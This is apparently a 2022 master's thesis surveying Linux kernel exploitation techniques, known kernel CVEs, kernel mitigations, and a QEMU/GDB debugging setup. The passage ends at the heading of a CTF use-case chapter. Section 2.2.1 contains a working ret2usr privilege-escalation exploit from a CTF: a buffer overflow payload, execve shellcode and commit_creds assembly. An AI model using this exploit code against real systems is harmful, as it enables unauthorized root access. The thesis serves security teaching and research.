Università di Genova | **DIBRIS** DIPARTIMENTO DI INFORMATICA, BIOINGEGNERIA, ROBOTICA E INGEGNERIA DEI SISTEMI

A survey of kernel-exploitation techniques

Vincenzo Terracciano

Master Thesis

Università di Genova, DIBRIS Via Opera Pia, 13 16145 Genova, Italy
https://www.dibris.unige.it/

Università di Genova

MSc Computer Science

Software Security and Engineering Curriculum

A survey of kernel-exploitation techniques

Vincenzo Terracciano

Advisor: Giovanni Lagorio   Examiner: Alessandro Armando

March, 2022

Abstract

The kernel is the computer's brain or the software capable of providing secure and controlled access to the hardware to the processes running on the computer.

Very often during development, developers can make mistakes by forgetting controls or inserting inappropriate code. This allows a hacker to exploit these vulnerabilities in order to have full control of the computer.

From this we can deduce how important it is to be able to analyze the kernel in order to find any bugs and avoid possible attacks. The number of people who have approached this fascinating and complex area to deal with has grown over time. We can find several kernel exploits on the internet. However, those who approach this study do not use a standard and easy-to-use debugging environment. In fact, the aim of this thesis is to identify a debugging environment that is simple to use, intuitive for those who approach this area and that is suitable for any type of kernel (Linux).

Acknowledgements

Ringraziamenti


Table of Contents

Chapter 1

Introduction

The number of electronic devices on the market is constantly growing. To this growth must be added the continuous updating and development of the kernels due to new features and new hardware specifications. Regardless of the type of operating system, the number of vulnerabilities present in kernels has grown exponentially. Let us consider the number of vulnerabilities in figure 1.1 of the major operating systems of tablets, PCs, smartphones in the five years from 2016 to 2021 [NIS].

Figure 1.1: Kernel vulnerabilities from 2016 to 2021.



We have :

- 1135 vulnerabilities in the Linux kernel;

- 319 vulnerabilities in the Windows kernel;
- 337 vulnerabilities in the Mac Os kernel.

Many discovered and undiscovered vulnerabilities result from too much trust in user input, from unpatched firmware/software or poorly written code, or from complex software that executes millions of lines of code, and more. By analyzing these numbers we understand that it is increasingly necessary to analyze the kernel for vulnerabilities to be discovered before an attacker can penetrate systems and access sensitive data or to gain control of the system itself. We are now going to show some of the bugs that have paralyzed the IT world.

1.1 Motivation

We now show a series of bugs discovered over time and in different operating systems that have created many problems for users.

The *Badlock* security bug, disclosed April 12, 2016, with *CVE-2016-2118*, is a crucial security bug in MS Windows and Samba (a free software reimplementation of the SMB network protocol for Unix and Linux), which caused/medit possible two dangerous attack types: Man-in-the-middle (MITM) [CDL16] and Denial-of-Service (DoS) [LRST00]. The problem is in the component called Distributed Computing Environment/Remote Procedure Call(DCE/RPC), used in SMB/CIFS servers. The common user is not directly interested but probably the servers of their bank, or those of the e-mail system they uses, or in general, those of many services which they accesses, are likely to be.

BlueBorne is a type of security vulnerability with Bluetooth implementations in Android, iOS, Linux, and Windows. It affects many electronic devices such as laptops, smart cars, smartphones and wearable gadgets. BlueBorne [Bou18] is a vulnerability that allows us to attack any device with Bluetooth enabled. This bug does not affect Bluetooth itself, but its implementation on different types of software such as Windows, Android, Linux, and iOS have been vulnerable to BlueBorn in the past, and many others may still be at risk. It is enough to sit down with our computer equipped with a Bluetooth enabled radio, scan the devices and obtain information such as those relating to the operating system and the Bluetooth version. This is the first step towards total access to the device under attack. When Bluetooth is active on a device, it is constantly open and looking for potential connections. Thus, a BlueBorne attack begins by going through a scan in search of devices that have Bluetooth enabled: at the starting point, we have to look for information such as the type of device and the target operating system, to understand the existence of one or more vulnerabilities. Once an attacker has identified the vulnerable targets, the attack is fast (can happen in about 10 seconds) and dynamic. The affected devices do not need to connect and the attack can work even when the victim device's Bluetooth is already connected to another device via Bluetooth. BlueBorne can allow an attacker to take control of victims' devices and access - and potentially steal - their data. The attack can also spread from device to device if other targets are nearby with Bluetooth enabled. As with almost all Bluetooth devices, attackers would have to be within range of the device to launch an attack. However, even with the widespread diffusion of patches dedicated to BlueBorne, there are still many vulnerable devices in every building and in each densely populated area.

The *Dirty COW* [AZF+17] is a security vulnerability of the Linux kernel. It is a privilege escalation exploit which means that it can be used to gain root access. The name "Dirty COW" comes from the copy-on-write(COW) mechanism in the kernel's memory-management subsystem. In practice, a malicious program can potentially set a race condition to turn a read-only mapping of a file into a writable one. In this way, unprivileged users could use this bug to gain root access on the system. This kind of technique is called privilege escalation. So, let us see in detail how it works. *Copy On Write* is a technique that makes a copy of a section of memory only when we have to make a change to that memory. The main advantage is that we do not have to do the work of making the copy unless and until they actually change it...the vulnerability is in the code that does that copying. We can create a race condition in that copy: this means that two different processes are accessing the same resource and step on each other. First of all, we have to create a private copy(mapping) of a read-only file. Then, we can write on the private copy. Due to the fact that this is the first time we have to write to the private copy, the COW mechanism is activated because the writing process consists of two non-atomic subprocess:

- locate the physical address;
- write to the physical address.

This means that via another thread we can tell the kernel to throw away our private copy (using `madvise` [Ker21]). So, the kernel have to delete the private copy writing to the original read-only file. Although this is a local privilege escalation, a remote attacker can use it with other exploits that allow remote execution of unprivileged code to gain a remote root access on a computer. The attack itself leaves no traces in the system registry. By obtaining root permissions, malicious programs get unlimited access to the system. So, at that point, a program can modify system files, deploy keyloggers, access personal data stored on the device and so on. The Dirty COW vulnerability affects all versions of the Linux kernel since version 2.6.22, released in 2007. According to Wikipedia, the vulnerability has been fixed in kernel versions 4.8.3, 4.7.9, 4.4.26 and later. A patch was initially released in 2016, but it did not completely fix the problem, so a later patch was released in November 2017. In fact, the exploit has no preventive solution, the only cure is a patch or running a newer version that is no longer vulnerable.

Linux.Encoder(also known as ELF/Filecoder.A and Trojan.Linux.Ransom.A) is the first ransomware Trojan targeting computers, cloud servers, and devices running Linux, discovered in November 2015. There are additional variants of this "attack" targeting other Unix or Unix-like systems. The first version of Linux.Encoder uses RSA asymmetric encryption and 128-bit AES encryption; the ".encrypte" extension is added to the encrypted files. The malware uses the `rand()` functionality of the libc library which uses the timestamp as a seed to generate cryptographic keys. This detail was soon discovered and made the key used for encryption "predictable", allowing the tools to decrypt the contents of the files without having to "pay" to redeem the files.

Rootpipe security vulnerability in OS X allows privilege escalation. The security flaw allows software to run under an account without administrator privileges to gain root access via the sudo command without authenticating. Normally, an administrator user is locked out and does not obtain root privileges unless the user enters the administrator password. This mechanism could be used by malware to install itself without requiring an administrator password, just like it does on Windows. The vulnerability affects OS X versions 10.10, 10.9, and 10.8. Combined with other bugs on the Mac, such as an unpatched Apache web browser, an attacker can also use the root pipe to gain complete control of the operating system and Apple Mac computer or server.

The bugs are not always due to errors of the kernel developers, but to development errors of the hardware part of the microprocessors.

Meltdown [LSG+18] is a hardware vulnerability that primarily affects Intel microprocessors and some ARMs, which allows potential attackers to access protected areas of a computer's memory. it was discovered by Google researchers in 2018. According to the discoverers, all processors that implement out-of-order execution, ie almost all processors produced since 1995 to date, are affected. The bug mainly affects cloud computing vendors as they run several virtual machines on the same physical server, and rely on the protections that Meltdown bypasses to prevent running programs from accessing memory in use by other running programs. Meltdown exploits a CPU race condition between the execution of instructions that access memory and the verification of memory access privileges.

A good number of Linux and FreeBSD machines are vulnerable to a denial of service called *SACK Panic* [SHI](which stands for Selective ACK - selective confirmation). The criticalities are known with the identifiers *CVE-2019-11477*, *CVE-2019-11478*, *CVE-2019-5599* and *CVE-2019-11479*. This series of vulnerabilities have been unveiled by the Netflix security team. The flaw concerns the transfer via TCP. Due to memory management gaps in the system's TCP-stack Selective Acknowledgment (SACK) capabilities, a cybercriminal can cause severe slowdowns, disruptions, and system crashes by sending a particular sequence of packets to the target. These flaws can impact any organization running large fleets of production Linux computers and, if left unpatched, allow remote attackers to take control and crash machines. Sometimes it is possible to compromise information by causing a kernel panic, completely blocking the system. This issue concerns a feature introduced starting with kernel 2.6.29: all subsequent versions are affected by the problem.

1.2 Thesis goal

These are some of the many bugs discovered over the past five years. Consider the numbers seen above. What is scary is the constant discovery of bugs that make millions of users vulnerable, unaware of what they are using. Therefore it is very important to have an environment that allows for the analysis of the kernel before it is placed on the market because in this way we can prevent any vulnerabilities that can be exploited for possible attacks. The debugging environment that we will propose takes into account the features present in Linux kernels, exploiting them to its advantage for a precise and accurate analysis. We will introduce a tool that allows the simulation of the operating system inside another computer (the one used for the analysis), avoiding the use of a serial or remote connection with a real computer. This allows us to reduce the resources used and speed up the preparation of the environment. To debug the real kernel we are going to use a software also used in the user-land environment which, combined with the above, can also be used for kernel analysis.

1.3 Thesis overview

To understand the context we will talk about, in Chapter 2 we explain what a kernel is and how to get root privileges, in particular in Section 2.1. Then, in order to better understand the difference between a user-land and kernel-land exploit we show an example in Section 2.2.

In Chapter 3, we describe how to "set up" an environment that allows kernel analysis. We introduce two important components that we use to carry out our task: *QEMU*, in Subsection 3.1.2; and *GDB*, in Subsection 3.1.1. In addition, we introduce the settings which we have to use in the kernel so that debugging it is as user-friendly as possible.

In Chapter 4, we describe the kernel's mitigations, making a distinction between those similar to user-land (see Section 4.1) and the one create specifically for the kernel (see Section 4.2).

In order to test the effectiveness of the proposed debugging environment and to better understand how mitigations work within the kernel we proposed two use cases.

The first, in Chapter 5, discusses a use case taken from a CTF challenge in which one will start from a kernel without protection/mitigation to a kernel with all protection/mitigation active. For this it will be very important to have a debugging environment that adapts to the different characteristics of the kernel that we will analyze step by step.

Subsequently, to test the proposed environment we will analyze a real use case of a vulnerability in Chapter 6 related to a real bug and a possible exploit for that version of the kernel.

Chapter 2

The Kernel and its exploitation

We start our research about *kernel exploitation* with this goal: explaining what the kernel is and what exploitation signifies. When we have to talk about a computer, generally we have to think of a set of physical devices (processor, motherboard, memory, hard drive, keyboard, etc.) that let us perform simple tasks such as writing, sending an email, watching a movie, surfing the Web and so on. The kernel has complete control over the whole system. It is the *portion of the operating system code* that is always resident in memory, and facilitates interactions between hardware and software components. Typically the kernel is responsible for memory management, process and task management and disk management. Between these bits of hardware and applications we have to work on every day there is a layer of software that makes it possible all the hardware work efficiently and create an infrastructure which the applications can work. This layer of software is the operating system, and its core is the kernel.

In modern operating systems, the kernel acts for the things we normally take has grant: virtual memory, hard-drive access, input/output handling, and so forth. Generally it is larger than most user applications. The kernel is a complex and charming piece of code usually written in a collection of assembly, the low level machine language, and C. Moreover, the kernel employs some underlying architecture properties to separate itself from the rest of the running programs. In fact, most *Instruction Set Architectures* [SE93] supply at least two modes of execution: a *privileged mode*, where the machine-level instructions are completely accessible, and an *unprivileged/user mode*, in which only a subset of instructions are accessible. Furthermore, the kernel protects itself from user applications by realizing separation at the software level. When we have to set up the virtual memory subsystem, the kernel makes it possible to access the address space (i.e., the range of virtual memory addresses) of any process, and no process can directly refer to the kernel memory.

We will call the memory visible only to the kernel as *kernel-land* memory and the memory a user process sees as *user-land* memory. The term "user-land" refers to all code that runs outside the operating system's kernel. User-land usually refers to the various programs and libraries that the operating system uses to interact with the kernel. Code executing in kernel-land runs with full privileges and can access any valid memory address on the system, while code executing in user-land is subject to all limits as describe above.

2.1 Art of Exploitation

There are various ways an attacker can gain root privileges, the most excitement/exciting is generally performed with the development of an *"exploit"*. The meaning behind *exploitation* is really simple: software has bugs, and these make the software work not correctly, or otherwise perform incorrectly a task that had to perform in an appropriate way. And all this means an advantage for the *attacker*. Not every bug is exploitable. Analyzing an application to establish its vulnerability is called *auditing*. It entails:

- *analysing* the source code of the application, if available;
- *reversing* the application binary; that is, reading the disassembly of the compiled code;
- *fuzzing* the application interface; that is feeding the application random or pattern-based, automatically generated input.

2.2 Difference between Kernel-land and User-land


With the large diffusion of security patches and the contemporary reduction of user-land vulnerabilities, the attention of exploits writers has gone toward the core of the operating system. However, writing a *kernel-land exploit* presents various extra challenges if compared to a user-land exploit:

- The kernel is the only software strictly necessary for the system. The kernel is the only software strictly necessary for the system. If theoretically it is well structured and works correctly, it can manage any critical situations.One of the differences with the user-land is the impossibility of carrying out the brute force technique. In fact, the brute force technique can be used in user-land because the only problem is the noise that we could create in the logs. When it comes to the kernel, this hypothesis is not true anymore: an error at the kernel level leaves the system in an *inconsistent state*, and it is usually required to take back the machine to its appropriate functioning. If the error happens inside one of the critical areas of the kernel, the operating system will just shut down, a condition known as panic [Che21].

- The kernel is protected from user-land via both software and hardware. Finding information about the kernel is a much more difficult job. At the same time, the number of variables that are no longer under the attacker's control intensifies in an exponentially way.

- The kernel is a large and complex system. In the figure 2.1 we see how the size of Linux kernels has grown over the years [Gat20], consisting of millions of lines of source code

Figure 2.1: Number of lines of Linux kernel code from 2004 to 2020. While the number of developers has decreased, the growth of the kernel code is constant.



The kernel has to control all the hardware on the computer and most of the lower-level software abstractions (virtual memory, file systems, IPC facilities, etc.). This implies many hierarchical, interconnected subsystems that the attacker may have to deeply understand to successfully trigger and exploit a specific vulnerability. This characteristic can also become an advantage for the exploit developer, as a complex system is also less likely to be bug-free.

2.2.1 Example of User-land and Kernel-land exploit

To understand differences and similarities with user-land, we will show two examples in both environments and we will see similarities and differences. In this case, we will merely consider the file that allows the exploit and what we will be able to obtain by exploiting the vulnerabilities present in the kernel/program.

The CTF challenge [Nic20] uses an unprotected kernel where they provide the source code and the exploited vulnerability is a buffer overflow.

The goal is to read the flag in the directory `/home/user/exp` to overcome the challenge.

```c
#define MAP_PRIVATE   0x02   /* Changes are private. */
#define MAP_FIXED     0x10   /* Interpret addr exactly. */
#define MAP_ANONYMOUS 0x20   /* Do not use a file. */
#define O_RDWR      0x0002 /* open for reading and writing */

typedef unsigned long long qword;

extern void kernel_shellcode();
char user_shellcode[] =
   "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7
\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05";

qword mcpy(char * dst, char * src, qword n)
{
   for (qword i = 0; i < n; ++i)
       dst[i] = src[i];
  return n;
}

void * mmap(void * addr, qword size, qword prot, qword flags)
{
   return syscall64(9, addr, size, prot, flags, -1, 0);
}
int _start (int argc, char **argv)
{
  char buf[0x1000];
  char * payload = buf;
   // Prepare memory for ret2usr
  void *user-land_stack = mmap((void *)0xcafe000, 0x1000, 7,
     MAP_ANONYMOUS|MAP_PRIVATE|0x0100);
  void *user-land_code = mmap((void *)0x1234000, 0x1000, 7,
     MAP_ANONYMOUS|MAP_FIXED|MAP_PRIVATE);
  mcpy(user-land_code, &user_shellcode,sizeof(user_shellcode));

   // Fill up stack until saved_rip
  for (int i = 0; i < 124; i++)
```

```
    *(payload++) = 'A';
  *(qword *)payload = (qword) kernel_shellcode; payload += 8;
  // Profit
  int vuln_fd = syscall64(2, "/proc/babydev", O_RDWR,100,0, 0,0);
  syscall64(1, vuln_fd, buf, payload - buf, -1,-1,-1);
  syscall64(0x60, 0, -1,-1,-1,-1,-1);
  return 0;
}
```

```
.text
.intel_syntax noprefix

.global syscall64
.global kernel_shellcode

kernel_shellcode:
    # commit_cred(prepare_kernel_creds(0))
    xor RDI, RDI
    mov rcx, 0xffffffff81052a60  # cat kallsyms | grep prepare_kernel_creds
    call rcx
    mov RDI, RAX
    mov rcx, 0xffffffff81052830  # cat kallsyms | grep commit_creds
    call rcx
context_switch:
    swapgs
    # ss
    mov r15, 0x2b
    push 0x2b
    # rsp - mmapped value
    mov r15, 0xcafe000
    push r15
    # rflags - dummy value
    mov r15, 0x246
    push r15
    # cs
    mov r15, 0x33
    push r15
    # rip - mmapped value
    mov r15, 0x1234000
    push r15
    iretq
end_kernel_shellcode:
    nop
```

```
syscall64:
    pop r14
    pop r15
    push r15
    push r14
    sub rsp, 0x100

    mov RAX, RDI
    mov RDI, rsi
    mov rsi, rdx
    mov rdx, rcx
    mov r10, r8
    mov r8,r9
    mov r9, r15
    syscall

    add rsp, 0x100
    ret
```

The codes above allow us to gain root privileges by taking control of the saved `rip` by returning the kernel to the user mapped code `user_shellcode` and executing `commit_creds (prepare_kernel_creds(0))` without crashing the kernel by generating a shell and reading the flag.

Instead, consider this user program:

```c
#include <string.h>

void foo(char *bar)
{
   char c[12];

   strcpy(c, bar); // no bounds checking
}

int main(int argc, char **argv)
{
   foo(argv[1]);
   return 0;
}
```

This code takes an input argument and copies it to a local stack variable. Since the `strcpy` function does not check the size of the input, it works fine when there is no intention of harming, so for arguments of the command line less than 12 characters (as we can see in 2.2: figure "B" below). Any arguments longer than 11 characters will cause stack corruption. The maximum safe number of characters is one less than the buffer size here because, in the C programming language, strings are terminated by a null byte character.




Figure 2.2: Program stack in foo() with different input

Notice in 2.2: figure "C" above, when an argument larger than 11 bytes is given on the command line `foo()` overwrites the local stack data, the saved frame pointer, and most importantly, the return address. When `foo()` returns, it pulls the return address from the stack and jumps to that address (i.e. starts executing instructions from that address). Therefore, the attacker overwrote the return address with a pointer to the stack buffer char `c[12]`, which now contains the data provided by the attacker. In a real stack buffer overflow exploit, the string of "A" would be shellcode suitable for the platform and the desired function.

In both cases, we have to overflow the buffer, but let us take a closer look at what we have to do.

In the first case, we have total access to the system, allowing us to move around it at will. With this level of permissions, it is possible to take control of the security system and render it useless by applying patches to all integrity checks that are done by the system. We can read the flag because we have root privileges.

In the second case instead, it allows us to explore the system with limited permissions, we can execute unauthorized code where it was not possible before. Which translates into the ability to use emulators or write our programs.

These two examples allow us to understand how a kernel-land exploit is much more powerful and invasive than a user-land exploit.

Chapter 3

Analysis Environment

In this chapter we will create a valid debug environment for each kernel of the linux family. We will shape the environment we want to pose by explaining step by step what is needed to create it.

3.1 Debugging

We talk about everything that is needed to create a debug environment for the kernel by analyzing each tool that we use. This approach allows for an environment that is simple to reproduce, intuitive and not very complex compared to what we see on the web.

3.1.1 GDB

In user space we have the support of the kernel so we could easily stop processes and use *GDB* [SPS+88] to inspect their behavior. GDB allows us to see what is going on *inside* another program while it executes or what another program was doing at the moment it crashed. GDB can do four main things to help us catch ongoing bugs:

- start our program, specifying anything that might affect its behaviour;
- stop our program under the specified conditions;
- examine what happened when our program stopped;
- change things up in our program so we can experiment with correcting the effects of one bug and keep learning about another.

This allows any user program to be debugged. To exploit the operations listed above for debugging the kernel of an Operating System we have two possibilities:

- a serial connection and another pc;
- use a hypervisor.

Given the lack of convenience of the first option, a hypervisor is preferred. Among them we have *QEMU* [Bel05], a hosted hypervisor, that is, running within a traditional operating system, just like any other program.

The Linux kernel provides a set of tools and debug options useful for investigating abnormal behavior, as we will see in Section 3.2. To install GDB we can follow this guide [Zym22].

3.1.2 Running QEMU

As said previously, to debug the kernel we have to use the QEMU hypervisor. Specifically, there are some options needed in kernel analysis:

- `-kernel ''path''`, the path to kernel image to run;
- `-initrd ''path''`, path to the initial *ram disk*. In short, a RAM disk is a filesystem dynamically placed in memory at boot time, containing drivers and kernel modules needed to get our real filesystem mounted and to start the first processes to get our whole system running as expected;
- `-gdb` *dev*, wait for gdb connection on device *dev*. Typical connections will likely be TCP-based, but also UDP, pseudo TTY, or even stdio are reasonable use cases;
- `-s`, shorthand for `-gdb tcp::1234`, i.e. open a gdbserver on TCP port 1234;
- `-S`, freeze the CPU on startup;
- `-cpu model`, select CPU model. Here we can add `+smep` and `+smap` for *SMEP*, see Subsection 4.2.1, and *SMAP*, see Subsection 4.2.2, mitigation features;
- `-m [size=]`*megs*, set virtual RAM size to *megs* megabytes;
- `-append`, specifies additional boot options. This is also where we can enable/disable mitigation features.

These options are essential for analyzing the kernel. But QEMU supports other options [Deb21] which may be useful for running the system and to help the user in the analysis. To install QEMU we can follow this guide [Con].

3.2 Kernel configuration

When we want to analyze the kernel it is not recommended to just run it. Kernel developers have integrated several debugging features that can be enabled into the kernel itself to analyze it that can be enabled. So, to enable these features we need to (re)-compile the kernel and install it.

When building a kernel for debugging with gdb, we would advise using the following configuration options to make debugging a bit more pleasant.

Except where specified otherwise, queste sono quelle consigliate all of these options are found under the *"kernel hacking"* menu.

Note that some of these options are not supported by all architectures and even if they are added, they may be not considered for the building.

- `CONFIG_GDB_SCRIPTS` adds links to the GDB helper scripts. We find it particularly useful when debugging a kernel module, when we need to inspect the kernel log buffer or VFS mounts.
- `CONFIG_KGDB` enables the built in kernel debugger, which allows for remote debugging. Technically this option is the only one that is strictly required, but attempting to debug without debug symbols will make debugging much harder.
- `CONFIG_FRAME_POINTER` inserts code to into the compiled executable which saves the frame information in registers or on the stack at different points.
- `CONFIG_DEBUG_KERNEL` makes other debugging options available.
- `CONFIG_DEBUG_SLAB` turns on several types of checks in the kernel memory allocation functions; with these checks enabled, it is possible to detect a number of memory overrun and missing initialization errors.
- `CONFIG_DEBUG_INFO` causes the kernel to be built with full debugging information included. Including debug information in the kernel and kernel modules will make both the image and the modules larger in size.

These options are the ones we will use for kernel analysis [JC05]. If we do not want to use *menuconfig* is possible to set configuration options via command line using the following `$ ./scripts/config -e CONFIG_<our option>` . Once we have enabled all these options, we need to build the kernel. This is done from the command line `$ make -j$(nproc)`

Before starting the VM and attempting to attach gdb, set up gdb to load the Linux helper scripts by adding `add-auto-load-safe-path` to our `~/.gdbinit`.

All the options discussed above are enabled in the Chapter 5 kernel to show how debugging the kernel allows us to perform an exploit.

Chapter 4

Linux kernel mitigation features

The environment we propose must give the possibility to add or remove techniques that allow the protection of the kernel, as mentioned in Chapter 3.

In this chapter, we discuss some techniques the kernel uses to defend itself from possible attacks. We start from those similar to user-land, detailed in Section 4.1 to specific ones tailored to the kernel, detailed in Section 4.2

4.1 Mitigation features equivalence to user-land

Mitigation features such as *ASLR*, *stack canaries*, *NX* [Sal14], etc. are used by user-land programs. Also the kernel have its own set of mitigation features. Below are presented some of the most popular one.

4.1.1 Kernel stack canary

Stack canaries are a mitigation targeted at stack-based buffer overflow attacks. They work by exploiting one of the limitations of these kind of attacks, namely, that the attacker must overwrite all the bytes between the overflown buffer and the control data (i.e., saved registers and the return address). The idea is to put a value (the canary) between the local variables and the control data of each function stack frame. So, the attacker has to overwrite the canary before he can overwrite the control data. If the system detects that the canary is manipulated, the attack is blocked. It is enabled in the kernel at compile time and cannot be disabled.

4.1.2 Kernel address space layout randomization

Also like *ASLR* on user-land, it is a computer security technique involved in preventing exploitation of memory corruption vulnerabilities. In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, *ASLR* randomly arranges the address space positions of key data areas of a process (including the base of the executable and the positions of the stack, heap and libraries). With kernel address space layout randomization (*KASLR*), the kernel is loaded to a random location in memory. This technique can protect against attacks that rely on knowledge of the kernel addresses. The *KASLR* feature is enabled by default. Although *KASLR* helps to make memory addresses less predictable: once an attacker determines the base address, it is not as effective. Therefore, more powerful mitigation called *Function-Granular KASLR* has been added to avoid this, as explained in Subsection 4.2.4.

4.2 Powerful Linux mitigation features

In Subsection 4.2.1 we discuss a mitigation present on the Intel i386 processor [Cor86].

The Subsection 4.2.2 discusses a mitigation characteristic of some CPU implementations such as the Intel Broadwell [NKD+15]microarchitecture.

In Subsection 4.2.3 we discuss mitigation to address a vulnerability that primarily affects Intel's x86 CPUs and improves kernel hardening against attempts to bypass the randomization of the kernel address space layout.

The mitigation in Subsection 4.2.4 was introduced by the Linux PaX [MGRR16] project which first coined the term "*ASLR*" and published the first project and implementation of *ASLR* in July 2001 as a patch for the Linux kernel. It is seen as a full implementation, also providing a kernel stack randomization patch since October 2002.

4.2.1 Supervisor mode execution protection (SMEP)

The Intel i386 processor introduces a new mechanism that provides next level of system protection by blocking malicious software attacks from user mode code when the system is running in the highest privilege level. This feature marks all the user-land pages in the page table as non-executable when the process is in kernel-mode. This is enabled by setting the 20th bit of Control Register `CR4`.

4.2.2 Supervisor Mode Access Prevention (SMAP)

Supervisor Mode Access Prevention (*SMAP*) allows supervisor mode programs to optionally set user-space memory mappings so that access to those mappings from supervisor mode will cause a trap. This makes it harder for malicious programs to "trick" the kernel into using instructions or data from a user-space program. Complementing *SMEP*, this feature marks all the user-land pages in the page table as non-accessible when the process is in kernel-mode, which means they cannot be read or written as well. This is enabled by setting the 21st bit of Control Register `CR4`.

4.2.3 Kernel page-table isolation

Kernel page-table isolation (*KPTI* or *PTI*, previously called *KAISER*) is a Linux kernel feature that improves kernel hardening against attempts to bypass kernel address space layout randomization (*KASLR*). It works in order to get a better isolation of user space and kernel space memory. This mitigation was added to avoid the *Meltdown*, as explained in Section 1.1. When this feature is active, the kernel separates user-space and kernel-space page tables entirely, instead of using just one set of page tables that contains both user-space and kernel-space addresses. One set of page tables includes both kernel-space and user-space addresses same as before, but it is only used when the system is running in kernel mode. The second set of page tables for use in user mode contains a copy of user-space and a minimal set of kernel-space addresses.

4.2.4 Function Granular Kernel Address Space Layout Randomization

FG-KASLR is probably the strongest Linux kernel mitigation feature. This patch set is an implementation of finer grained kernel address space randomization. It rearranges our kernel code at load time on a per-function level granularity, with only around a second added to boot time. KASLR was merged into the kernel with the objective of increasing the difficulty of code reuse attacks. Code reuse attacks reused existing code snippets to get around existing memory protections. They exploit software bugs which expose addresses of useful code snippets to control the flow of execution for their own nefarious purposes. KASLR moves the entire kernel code text as a unit at boot time in order to make addresses less predictable. The order of the code within the segment is unchanged - only the base address is shifted. There are a few shortcomings to this algorithm.

1. Low Entropy - there are only so many locations the kernel can fit in. This means an attacker could guess without too much difficulty.

2. Knowledge of a single address can reveal the offset of the base address, exposing all other locations for a published/known kernel image.

3. Info leaks abound.

Finer-grained ASLR has been proposed as a way to make *ASLR* more resistant to info leaks. It is not a new concept at all, and there are many variations possible. Function reordering is an implementation of finer grained *ASLR* which randomizes the layout of an address space on a function level granularity.

Chapter 5

Use case: a CTF challenge

In Chapter 3 we created and set up our environment. To understand if this environment allows to analyze a kernel it is necessary to test it with some use case. In this chapter, we tested our environment with an example prepared for a *CTF* challenge. We will show two important aspects at the same time:

- go to analyze the kernel by activating the mitigations seen in Chapter 4 as you go. We will see what is possible or not with active mitigations and if it is always possible to exploit the vulnerability;
- observe the behaviour of our debugging environment on the different kernel settings.

5.1 Setup environment

